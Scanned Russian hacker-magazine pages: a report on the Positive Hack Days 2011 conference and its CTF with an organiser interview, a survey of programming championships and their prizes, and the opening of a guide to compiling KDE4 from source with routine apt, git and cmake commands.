данные факты. Зарубежный специалист, директор PwC Кристофер Гоулд, сформулировал причину отставания наших «облаков» от зарубежных: костью в горле внедрения облачной инфраструктуры в бизнес-процессы является ФЗ-152 (Федеральный закон «О персональных данных»). Теоретические абстракции, характерные для бизнес-презентаций, разбавил Сергей Гордейчик докладом на тему использования облака типа IaaS (Infrastructure as a Service) в тестах на проникновения. Были озвучены интересные варианты с наглядными примерами, в которых все расчеты берет на себя облако.
Непривычно спуститься с облаков под землю, зарывшись с головой в структуру jpeg-формата, на техсеминаре Дмитрия Склярова, тема которого сформулирована следующим образом: «Уязвимости систем контроля подлинности цифровых фотографических приложений». Здесь интересно было узнать, как действовал ресерчер в процессе поиска уязвимостей, какие методы и средства использовал. А методы, кстати говоря, экзотические и иногда становится непонятно, как парни приходят к умозаключениям, преобразуя их в конечный результат. Например, меня поразила схема девайса, который «вымигивает» с помощью светодиода содержимое памяти фотоаппарата…
Своеобразным отдыхом от исходных кодов и реализуемых ими криптопреобразований стал доклад Александра Гостева, ведущего антивирусного эксперта «Лаборатории Касперского», о развитии киберпреступности. Коллекция примеров крупнейших в истории хакерских атак, исчерпывающие факты об инциденте с Айроном Барном и группировкой «хактивистов» The Anonymous искушали бизнесовую аудиторию. Смирно дослушав информацию, которая собрана из открытых источников и подана в стиле свойственном трейлерам крупных блокбастеров, я перешел в секцию мастер-классов, а именно в forensic-сектор, где Максим Суханов, представитель Group-IB, демонстрировал результаты реальных экспертиз, которые доводилось проводить компании.
Центральной темой Форума была кибервойна, поэтому с моей стороны было непозволительно пропускать доклады, которые содержали данный термин в своих заголовках, к тому же не хотелось пропустить выступление директора PT Юрия Максимова и проследить за его подачей. «Кибервойна. Мы их или они нас?» — топик, оставленный организаторами на закуску и отданный на растерзание представителям бизнес-семинаров.
«Война» в привычном понимании этого термина, как конфликт двух сторон с элементами вооруженной борьбы, уже отходит на второй план. Поле боя переносится в кибер-пространство, тактика и стратегия здесь имеют свою специфику. Таким образом, США уже давно отказались от понятия «цели», как объекта физического мира, а заменили ее понятием «боевая платформа» для ведения боевых действий в определенной среде. Стратегические и тактические операции строятся на так называемых «расчетах эффектов». Победить в информационной войне может тот, кто умеет рассчитывать эффекты большего порядка. Например, рассмотрим такое диверсионное действие, как взрыв моста. Его уничтожение способно поразить транспортную систему противника и тем самым осложнить процесс его перемещения в ходе военных действий. Это первый порядок. Мост — стратегический объект, который требуется оппоненту для транспортировки оружия и боеприпасов. Его устранение значительно усложнит задачу транспортировки — это эффект второго порядка. Если во время взрыва по этому мосту будет проезжать командир роты, который вследствие расчета психологического портрета имеет все предпосылки стать командиром дивизии, то его устранение во время взрыва уже будет являться эффектом третьего порядка. Вот так вот на основе расчета эффектов строятся военные действия на информационном поле. Фактически, хакеры — это теперь не только компьютерные специалисты, в привычном понимании данного определения, но и психологи, которые способны рассчитывать перспективу развития боевых действий.
Однако тема топика содержала в себе, на мой взгляд, не риторический вопрос «Мы их или они нас?». Как оказалась, конкретный ответ на него содержали не сами доклады, а результат соревнова-


Судя по крутым очкам, у чувака большой потенциал



Никита Тараканов демонстрирует свежий 0day в своем мастер-классе


Lock picking — модное в ИБ-среде увлечение, связанное со взломом хардварных замков. Ни одна крупная конфа не проходит без парней с набором отмычек.

ния CTF: его выиграла команда PPP из США. В общем, в этот раз получилось так, что «они нас» :).

За кулисами


В очередной раз у меня появляется возможность задать вопросы одному из непосредственных организаторов PHD2011, гуру CTF'ов и HackQuest'ов, эксперту по информационной безопасности компании Positive Technologies — Дмитрию Евтееву.

Денис Макрушин [M]: **Расскажи, как родилась легенда CTF? Где черпали вдохновение в процессе подготовки сценария?**
Дмитрий Евтеев [E]: Легенда полностью придумана Сергеем Гордейчиком (технический директор PT — прим. ред.), потому что придумывать такие сценарии, подобные полноценным книжным сюжетам, у нас мало кто способен. Разработчики вносили свои корректировки.
[M]: **А сколько людей участвовали в разработке CTF и сколько времени на это потрачено?**
[E]: Приблизительно треть компании принимало участие в разработке. У нас сейчас работает порядка 150 человек, поэтому 50 человек около двух месяцев готовили конкурс.
[M]: **В качестве темы PHD 2011 в общем и соревнований в частности выбрана кибервойна. Почему именно ее выбрали в качестве основного объекта исследования?**
[E]: На первоначальной стадии у нас была совершенно другая идея и, соответственно, вытекающая из нее тема конкурсов, которую, кстати говоря, мы сейчас прорабатываем и в которой планируем задействовать не только зону CTF, но и тех участников конференции, которые находятся в зоне семинаров и слушают доклады.
[M]: **Какой «выхлоп» ожидался от организации данного мероприятия: рейтинг, косвенный или прямой финансовый поток?**
[E]: Мы организовали мероприятие, результат которого далеко перевалил за уровень наших ожиданий, представляющих собой исключительно энтузиазм. Форум готовился just 4 fun, и побочные результаты (в виде поднятия рейтинга) также не прогнозировались.
[M]: **В заключительной части бизнес-семинаров на тему «Кибервойна. Мы их или они нас?» ведущим был заявлен Юрий Максимов. Лично я ждал его выступление, так как было интересно, что же скажет генеральный директор компании PT, и я хотел понаблюдать за его подачей материала. Однако он не появился, и Сергей Гордейчик выполнял роль генерального спикера. С чем это связано?**
[E]: Юрий просто был занят в этот день. Честно говоря, мало кто ожидал, что маленькая компания способна на подготовку мероприятия такого формата и такого уровня. Включая директора.
[M]: **Пожалуй, конкурс CTF дал ответ на вопрос «Мы их или они нас?». Как ты прокомментируешь победу команды из США?**
[E]: Ребята из PPP просто с самого начала выбрали правильную стратегию: не отвлекались на дополнительные задания, в отличие от остальных команд, которые в погоне за бонусами просто теряли из фокуса основную задачу.
[M]: **Название Форума подразумевает несколько позитивных дней (Positive Hack Days). Что нам стоит ждать в будущем году? Или может быть позитивные дни будут распределены в течение года?**
[E]: Мы уже сейчас начинаем подготовку к PHD 2012 и рассчитываем на программу нескольких дней в режиме «non-stop».

Выход из темноты

Конференция Positive Hack Days несомненно обеспечила индустрию инфобеза стимулом для дальнейшего развития в различных векторах: организация мероприятий, участие в конкурсах по практической безопасности, увеличение качества и количества докладов, поиск уязвимостей в продуктах. Странно, мы смотрим за рубеж, как в окно смотрит заключенный периметра четырех стен, и восхищаемся уровнем забугорных конференций. «Позитивные» сделали попытку выбраться за этот периметр. Только выходя из зоны своего комфорта, мы приобретаем ценный опыт.

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)



ЧЕМПИОНАТЫ ПО ПРОГРАММИРОВАНИЮ И НЕ ТОЛЬКО

Ломать, программировать и получать деньги? Легко!

Рассказывая о конференциях, форумах, съездах и лан-пати, нельзя обделить вниманием хакерские и программерские чемпионаты и контесты. А ведь их немало, за призовые места там платят неплохие деньги, да и в целом участие в подобных мероприятиях — это очень полезный опыт.

ACM ICPC

Когда:
Регистрация команд заканчивается в сентябре
Четвертьфинал проходит в октябре
Полуфинал в ноябре
Финал в январе—марте
Где:
Каждый год финал проходит в разных странах
Сайт:
cm.baylor.edu/welcome.icpc

Наш список открывает Международная студенческая олимпиада по программированию (в английском принято сокращение ACM/ICPC или просто ICPC) — крупнейшая студенческая командная олимпиада по программированию в мире. О данном ивенте мы уже писали неоднократно, но позволим себе повториться. История конкурса уходит корнями в далекие 70-е годы. Во всем мире это состязание считается весьма престижным, ведь, по сути, данный чемпионат проводится среди молодой программистской элиты. Крупные компании каждый год внимательно следят за ACM ICPC, присматривая будущие кадры, ведь один из основных ресурсов IT-индустрии, это мозги.

Чемпионат проводится под эгидой ассоциации вычислительной техники (ACM). Начиная с 1989 года, организацией соревнований занимается университет Бэйлора. В разное время спонсорами соревнований становились такие компании, как Apple, AT&T и Microsoft, однако с 1997 года по настоящее время генеральным спонсором является компания IBM.

Россия впервые получила право на организацию полуфинальной Северо-Восточной Европейской группы в сезоне 1996-1997, и с тех пор команды наших вузов не раз завоевывали на чемпионате призовые места. Правила чемпионата таковы: к участию допускаются студенты высших учебных заведений, а также аспиранты первого года обучения. Студенты, дважды участвовавшие в финальной стадии олимпиады, или пятикратно принимавшие участие в региональном отборе, не допускаются к участию. В каждой команде три человека, на троих у них один компьютер. Командам дается пять часов времени и от восьми до двенадцати задач. Заметим, что от уровня сложности этих задач у любого программиста средней руки попросту вскипит мозг :). Побеждает та команда, которая решит наибольшее число задач, затратив на это меньше всего времени. Решения участники пишут на C, C++ или Java и отправляют на тестирующий сервер. Какие именно тесты там крутятся, участники не знают, а задачу недостаточно просто решить правильно - нужно еще уложиться в определенные ограничения по времени, памяти и т.д. Каждая неудачная попытка решения — плюс двадцать минут к штрафному времени команды (которое изначально равняется нулю), так что пытаться и пытаться до победного не выйдет. С денежными наградами на чемпионате дело обстоит следующим образом: Команда-победитель ICPC получает $12 000. Команды, получившие золотые медали, получают по $6 000. Команды, получившие серебряные медали, получают по $3 000.Команды, получившие «бронзу», получают по $1 500. Кстати, в этом году представитель IBM Марк Гуэйн сообщил: «Команда-победитель ICPC получит 12 тысяч долларов в качестве приза от спонсора турнира, компании IBM, а всем членам команд, завоевавшим золото, будет предложена работа в компании». Так что, деньги здесь даже не главное.

Facebook Hacker Cup

Когда:
Предположительно декабрь-январь
Где:
В онлайне
Сайт:
facebook.com/hackercup

В этом году одна из крупнейших социальных сетей планеты (Facebook) объявила об учреждении ежегодного конкурса по алгорит-



Финал ICPC

мическому программированию для хакеров со всего мира. Конкурс так и называется — Facebook Hacker Cup.

Первый «хакерский кубок» (2011 года), к сожалению, уже прошел. Регистрация на соревнование была открыта с 20 декабря 2010 года по 10 января 2011 года. Сам конкурс проходит в онлайне. Суть же соревнования такова: состязание делится на три этапа. Первый — квалификационный раунд, длившийся с 7 января 2011 года (в 0:00 UTC) по 10 января 2011 года (в 0:00 UTC). Участникам предложили три задачи, и чтобы пройти в следующий раунд, необходимо было в течение 72 часов решить хотя бы одну из них. Те, кто справился с заданием, были допущены к первому онлайновому раунду, который состоялся 15-16 января (3 подраунда по 3 часа в разное время суток). Из каждого подраунда была отобрана 1000 лучших участников. Второй и заключительный онлайновый раунд прошел 22 января (с 15:00 по 18:00 UTC). В ходе финала были определены 300 лучших хакеров (получившие по официальной футболке Hacker Cup) и 25 самых лучших. Победители из числа 25 лучших могут рассчитывать на призы посерьезнее сувенирных маек: Facebook платит $5000 за первое место, $2000 за второе, $1000 за третье и утешительные $100 за места с 4-го по 25-е. Суммы, конечно, не заоблачные, но в будущем они, вероятно, возрастут, да и к деньгам прилагаются бесплатные билеты в Калифорнию и бесплатное проживание в кампусе Facebook в Пало-Альто. Кстати, в первом Facebook Hacker Cup победил россиянин Петр Митричев, завсегдатай подобных соревнований.

Top Coder

Когда:
25—28 сентября 2011

Где:
В онлайне и различных городах США. Финал Top Coder 2011 состоится в Форт-Лодердейл, штат Флорида.

Сайт:
topcoder.com и community.topcoder.com/tco11/

Широко известны во всем мире программерские состязания, проводимые компанией TopCoder Inc. Часть соревнований проходит в Сети с частотой несколько раз в месяц (в зависимости от формата), но проводятся также и ежегодные турниры — Top Coder Open и Top Coder Collegiate Challenge (для студентов) с очным финалом и внушительными призовыми фондами. С 2007 года учрежден также и Top Coder High School Tournament, то есть турнир для школьников. Соревнования Top Coder интересны тем, что здесь существует система рейтинга. Дело в том, что все соревнования здесь индивидуальные и каждое участие в онлайновом турнире влияет на рейтинг участника в этом виде соревнований, что существенно повышает интерес и способствует появлению азарта. Рейтинг был придуман компанией TopCoder Inc и по его образу и подобию позже были созданы Test The Best и российский Codeforces. Но вернемся к Top Coder Open (ранее Top Coder Invitational). Это ежегодный индивидуальный профессиональный турнир по программированию, который негласно считается чем-то вроде чемпионата мира среди профи. И, в общем, заслуженно считается — это действительно один из крупнейших ивентов такого рода, на котором собираются сильнейшие, хотя попытать свои силы может любой, кому больше 18 лет. В целом сообщество Top Coder насчитывает почти 300 000 человек. Конкурс проводится по системе TopCoder с 2001 года и включает в себя следующие виды соревнований: Algorithm, Design, Development, Marathon, Architecture, Assembly, Testing, Bug Races и Studio. Суммарный призовой фонд Top Coder Open 2011 составляет $150 000 и 100 поездок в Форт-Лодердейл (в зависимости от категории соревнований — либо для участия в финале, либо просто как наблюдатель). Наиболее популярным из состязаний является Algorithm, приз за первое место в этом формате составляет $15 000. Кстати, раньше деньги получали и победители регулярных онлайновых состязаний, но потом организаторы отказались от этой затеи. Советуем посетить официальный сайт компании и турнира, где можно ознакомиться с подробностями как общего характера, так и частного — по разным видам состязаний.

Google Code Jam

Когда:
6 мая—29 июля 2011

Где:
В онлайне. Финал очный, в 2011 году состоится в офисе Google в Токио

Сайт:
code.google.com/codejam

Еще один популярный, уважаемый и довольно старый турнир — Google Code Jam. Как нетрудно догадаться, проводит данное сорев-






Символика ICPC




Участие в TopCoder Open — большое достижение



Отличная реклама Google Code Jam 2009



25 лучших — финалисты Facebook Hacker Cup 2011



Турнир PlanetWars, проходящий в рамках Google AI Challenge

нование компания Google, история ивента ведется с 2003 года. Google Code Jam — соревнование международное, и помимо прочего оно используется как средство для выявления лучших умов для возможной работы в Google. Да-да, выше уже было сказано о том, что основа и главный ресурс IT-бизнеса, это мозги, так что — ничего удивительного. Суть состязания довольно проста: есть набор алгоритмических задач, которые должны быть решены за фиксированное время. Что приятно, в отличие от большинства аналогичных соревнований по программированию, участники Google Code Jam могут использовать для решения задач любой язык программирования и среду разработки по своему усмотрению.
Чтобы принять в турнире участие, нужно иметь Google-аккаунт, зарегистрироваться на сайте соревнования и принять участие в квалификационном раунде. Увы, в этом году отбор уже закончен. Ситуация с призами у Google напоминает Facebook Hacker Cup: первое место — $10 000, второе место — $2000, третье место — $1000. Места с 4 по 25 оплачиваются символическим призом в $100.

Google AI Challenge

Где:
В онлайне
Сайт:
ai-contest.com

Университет Ватерлоо при поддержке компании Google предлагает всем желающим (и умеющим) принять участие в довольно необычном состязании. Скооперировавшись, они организовали настоящие войны роботов. В основу конкурса легла игра Galcon — стратегия в режиме реального времени. Игра, в общем-то, проста: имеется двухмерная карта с планетами, каждая из которых характеризуется двумя параметрами — количеством войск и их приростом за ход. Планеты могут быть как нейтральными, так и принадлежащими одному из двух соперников. Количество войск на нейтральных планетах не увеличивается. Еще есть корабли (на планетах или в полете), из которых формируется флот. Цель, как ты уже догадался, захватывать планеты и преобладать на карте. Бота для игры можно написать на большинстве популярных сегодня языков — C#, Java, Python, C++, Scala, PHP, Lisp, Haskell, OCaml, CoffeeScript и так далее. Для этого понадобится лишь соответствующий «стартовый набор», скачать который можно с сайта проекта. В игре уже приняло участие более 4600 ботов от людей из 112 стран мира. Хотя первый Google AI Challenge уже состоялся, и на сайте вывешены его результаты, организаторы до сих пор не решили, что же делать с призами, а точнее — будут ли таковые вообще. В официальном FAQ уклончиво значится: «Возможно. Мы над этим работаем». Однако деньги — это не всегда главное, принимать участие в состязаниях такого рода можно и нужно просто «из любви к искусству» :).

CodeCup

Когда:
С сентября по январь
Где:
В онлайне
Сайт:
codecup.nl

Данное соревнование очень похоже на описанный выше Google AI Challenge. Это снова онлайновые битвы ботов, только на этот раз основанные на игре Dvonn. Здесь, в отличие от Google AI Challenge, партии разыгрываются не 24/7 — показательные турниры проводятся каждые 3 недели. Стать участником можно, написав свою прогу и загрузив ее на codecup.nl в период с сентября по январь (конкретные даты уточняй на сайте конкурса — прием заявок на CodeCup 2011 уже закрыт, а на 2012 еще не объявлен). Участие совершенно бесплатно, достаточно лишь создать аккаунт на сайте соревнования. Прога компилируется и запускается под Linux, а после компиляции обязательно проходит краш-тест. Если тест пройден нормально — ты в числе конкурсантов. Отправленное решение должно представлять собой один файл с исходным кодом размером не более 1.4 Мб. Писать можно на Pascal, C, C++, Java, Python, Haskell, Javascript (версии компиляторов и команды указаны на сайте). Контест, в общем-то, камерный, без могучих спонсоров и огромных призов, что отнюдь не делает его менее интересным.



Финалисты Facebook Hacker Cup в неформальной обстановке



Победитель Facebook Hacker Cup и живая легенда спортивного программирования — Петр Митричев

ICFPC

Когда:
Конец июня
Где:
В онлайне
Сайт:
icfpcontest.org

Конкурс с долгой и богатой историей. ICFP Contest — это командное ежегодное соревнование, которое проводится с 1998 года. Количество участников в команде неограниченно. Конкурс традиционно приурочивается к ICFP (международная конференция по функциональному программированию) — каждый год за организацию соревнования берется какой-либо крупный институт, и мероприятие всегда отличают необычные и интересные задачи. К примеру, в прошлые годы участникам уже приходилось сталкиваться с такими проблемами как необходимость приспособить пришельца вместе с его кораблем к жизни на Земле, управление спутниками на околоземной орбите с возвращением марсохода на базу и так далее. Задание дается всего одно, конкурс длится 72 часа (трое суток). Соревнование делится на два этапа: lightning round (оцениваются решения, полученные в течение первых 24 часов) и main round (оцениваются все отосланные решения). Решение может быть написано на любом языке (победители предыдущих лет писали на Haskell, Objective Caml, C++, Cilk и Java), главное — чтобы не возникло проблем с его запуском на тестовой машине. Призы на ICFPC довольно скромные, так как эти деньги в первую очередь призваны помочь победителям посетить саму конференцию, на которой и проходит церемония награждения.

AppUp Developer Challenge от Intel

Когда:
Прием заявок на новый этап стартовал 21 февраля
Где:
В онлайне
Сайт:
software.intel.com/ru-ru/articles/iadp-challenge-3

AppUp Developer Challenge — международное соревнование разработчиков ПО, ориентированное на продвижение перспективных приложений, которые способны изменить впечатление пользователей от работы с нетбуками и планшетными ПК на базе процессоров Intel Atom. В прошлом году в конкурсе участвовало 350 приложений из самых разных стран мира, и в числе победителей оказались и наши соотечественники: «приз зрительских симпатий» и премию в $60 тыс. получили российские разработчики из Самары Артем Шерстобитов, Илья Грачев и Николай Чолаков с игрой Alchemy




Радостные победители Top Coder Open

Classic. Отличился и Дмитрий Рыжков, занявший второе место в номинации Home Innovation Project с игрой AR Home. Его премия составила $8 тыс. Правила конкурса, в целом, просты: нужно представить на суд жюри конкурса приложение, относящееся к одной из следующих категорий. «Лучшее коммуникационное приложение», «Лучшее медиаприложение», «Лучшее информационное приложение», «Лучшее приложение для синхронизации», «Лучшее игровое приложение», «Лучшее специальное приложение для Франции». Кроме того, приложения участвуют в розыгрыше «гран-при» в четырех дополнительных номинациях: «Лучшее приложение для различных платформ», «Самое элегантное приложение MeeGo», «Лучшее приложение для планшетника/нетбука» и «Премия самому ценному разработчику». Выиграть здесь можно не только деньги, но и безумные вещи, цитируем: «Полностью оплаченное путешествие в Антарктику, включая 700-мильную экскурсию на Южный полюс, или получи приз 50 тысяч долларов и останься в тепле родного дома» :). Также разыгрываются: возможность посетить конференцию TED, совершить пятидневное путешествие по России, включающее сверхзвуковой полет на военных реактивных самолетах, поездка на Comic-Con и так далее.



Сергей «grinder» Яремчук (grinder@tux.in.ua)



КРОЕМ ОДЕЖКУ

Самостоятельная сборка и оптимизация KDE4 и GNOME3

KDE и GNOME развиваются просто сумасшедшими темпами, предлагая пользователю новый функционал, улучшенную стабильность и устранение ошибок. Но путь релиза в репозитории дистрибутивов, как правило, долог: мэйнтейнер собирает пакет, всесторонне тестирует его, и только после одобрения он попадает в основной репозиторий. А попробовать новую версию хочется уже сейчас.

Подготовка для сборки

Не все исправления и нововведения доходят до нас очень быстро. Например, на момент написания этих строк была доступна версия KDE SC 4.6.2, а в официальном репозитории Ubuntu 10.10 значилась только 4.5.1. Аналогичная ситуация и в репозиториях других дистрибутивов и операционок — openSUSE 11.4, Gentoo Linux, FreeBSD, OpenBSD и т.д. Есть, конечно, и другие причины для самостоятельной сборки. В пакете из репозитория могут быть активированы не все функции или возможности, которые хотелось бы использовать в работе. Или обнаружена ошибка, которая мешает нормально юзать программу или открывает брешь в системе. Еще вариант: сборка получилась тяжеловесной, в ней присутствуют ненужные приложения, и появилось желание ее чуть «подрезать», чтобы сэкономить системные ресурсы. В общем, причины у каждого свои. Поэтому сегодня рассмотрим, как самостоятельно собрать свои версии KDE и GNOME. Все операции будем производить на Linux Mint 10 с рабочей средой GNOME. В других дистрибутивах процесс практически полностью аналогичен. Для экспериментов рекомендую создать новую учетную запись, в которой и проводить тестирование. Иначе при первом запуске могут быть внесены изменения в профиль, и

KDE в Ubuntu

Чтобы в Ubuntu получить версию KDE, близкую к последней, следует подключить репозиторий kubuntu-ppa/backports:

```
$ sudo add-apt-repository ppa:kubuntu-ppa/
backports
$ sudo apt-get update
$ sudo apt-get install kubuntu-desktop
```

залогиниться со старой версией не удастся. Кстати, подобную рекомендацию могу дать и тем, кто юзает несколько дистров с общим /home. Еще один немаловажный момент — пользователь должен получать доступ к sudo. Для этого — включаем его в группу admin (в Linux Mint). Далее настраиваем среду сборки. Разработчики приготовили рекомендации и скрипт ~/.build-config, устанавливающий необходимые глобальные переменные (clck.ru/BZTg) и настройки для ~/.bashrc. Некоторые параметры внутри закомментированы, следует внимательно их просмотреть и определиться с их необходимостью. Например, при сборке в 64-битной системе надо обязательно установить:

```
export LIB_SUFFIX=64
```

Чтобы не собирать kdesdk, комментируем строку «alias make=makeobj». Аналогично определяемся, нужна ли пересборка PyKDE4 и DBUS.
Обращаем внимание и на «function cmakekde», в которой определены параметры сборки при помощи cmake. Так, по умолчанию компиляция производится с параметрами:

```
cmake $KDE_BUILD
 \ -DCMAKE_INSTALL_PREFIX=$KDEDIR
 \ -DCMAKE_BUILD_TYPE=debugfull
 \ -DKDE4_BUILD_TESTS=TRUE
nice make -j2
make install
```

Числовой параметр после флага '-j' определяет количество потоков и обычно выбирается по формуле (X+1), где X — число CPU. Если устанавливаются разные версии KDE или варианты сборки, достаточно изменить путь $KDEDIR. Упростить весь процесс можно при помощи скриптов kdesrc-build (kdesrc-bld.kde.org) и build-tool. Первый разрабатывается в рамках комьюнити KDE и более популярен. Предварительная настройка, в том числе выбор модулей для установки, производится при помощи конфигурационного файла ~/.kdesrc-buildrc. В архиве есть пример, копируем его и правим.

```
$ cp ~/kdesrc-build-1.13/kdesrc-buildrc-sample \
   ~/.kdesrc-buildrc
```

Параметров внутри предостаточно. Новичкам я бы посоветовал начать с изучения этого файла, это снимет впоследствии много вопросов. Да, и не забудь установить переменную:


```
kde-languages ru
```

Модули настраиваются в конструкциях:

```
module <module-name>
end module
```

Теперь запускаем:

```
$ sudo ./kdesrc-buildrc
```



Новая версия рабочего стола содержит значительные усовершенствования

Скрипт самостоятельно скачает исходники, настроит среду, соберет, установит и протестирует результат. Поддерживается несколько дополнительных параметров, так, чтобы повторно не загружать файлы, добавляем '--no-svn'. Для теста конфигурации используем '--pretend', в этом случае будут проверены все установки без выполнения процедуры загрузки и сборки. И, наконец, '--refresh-build' подчистит временные файлы, чтобы можно было начать процесс сборки повторно. Для работы kdesrc-build понадобятся установленные Perl и libwww. Надо сказать, потребуется много места на харде. Так, для сборки qt-copy, kdesupport, kdelibs, kdepimlibs, kdebase нужно около 7 Гб, но я бы выделил не менее 20 Гб на временные файлы и готовую среду. Дополнительные компоненты — это еще плюс несколько гиг.

Получаем исходники

Чтобы более тонко настроить KDE, лучше провести ручную сборку без средств автоматизации. Все действия рекомендуется производить в подкаталоге ~/kde. В ~/kde/src закачиваем исходные тексты, а в ~/kde/build будет размещена готовая сборка. К слову, указанные ранее сборочные скрипты устанавливают алиасы cs и cb, упрощающие быстрый переход в указанные каталоги.
Если подключен репозиторий kubuntu-ppa/backports, то можно просто ввести:

```
$ sudo apt-get install apt-build
```

В процессе позволяется выбрать оптимизацию под определенный тип процессора.


```
$ sudo apt-build install kubuntu-desktop
```

Сборка при этом будет проведена с параметрами, указанными в /etc/apt/apt-build.conf. Такой подход, как правило, предоставляет нам мало возможностей по оптимизации, но зато пакеты впоследствии легко обновить. При помощи apt часто удобнее просто вытащить исходники и, главное, зависимости для сборки:

```
$ sudo apt-get source kubuntu-desktop
$ sudo apt-get build-dep kubuntu-desktop
```

Список пакетов, необходимых для корректной установки, очень большой. И кроме стандартных инструментов сборки, таких как build-essential, cmake, doxygen, в нем присутствует множество заголовочных файлов разных приложений и библиотек. Некоторые из зависимостей необязательны, но впоследствии во время сборки может оказаться, что не активирован какой-то элемент. Например, если не установлен libxine-dev, KDE будет сконфигурирован без поддержки мультимедиа. Сам проект предлагает Git репозитории (quickgit.kde.org) и тарбалы (ftp.kde.org/pub/kde). Доступен и SVN, но его поддержка прекращается. Поэтому создаем файл:





Частично оптимизировать приложение можно при помощи apt-build

$ nano ~/.gitconfig
```
[url "git://anongit.kde.org/"]
insteadOf = kde:
[url "git@git.kde.org:"]
pushInsteadOf = kde:
```

И закачиваем. Минимум, что потребуется, это:

```
$ git clone kde:kdelibs
$ git clone kde:kde-workspace
$ git clone kde:kdepimlibs
```

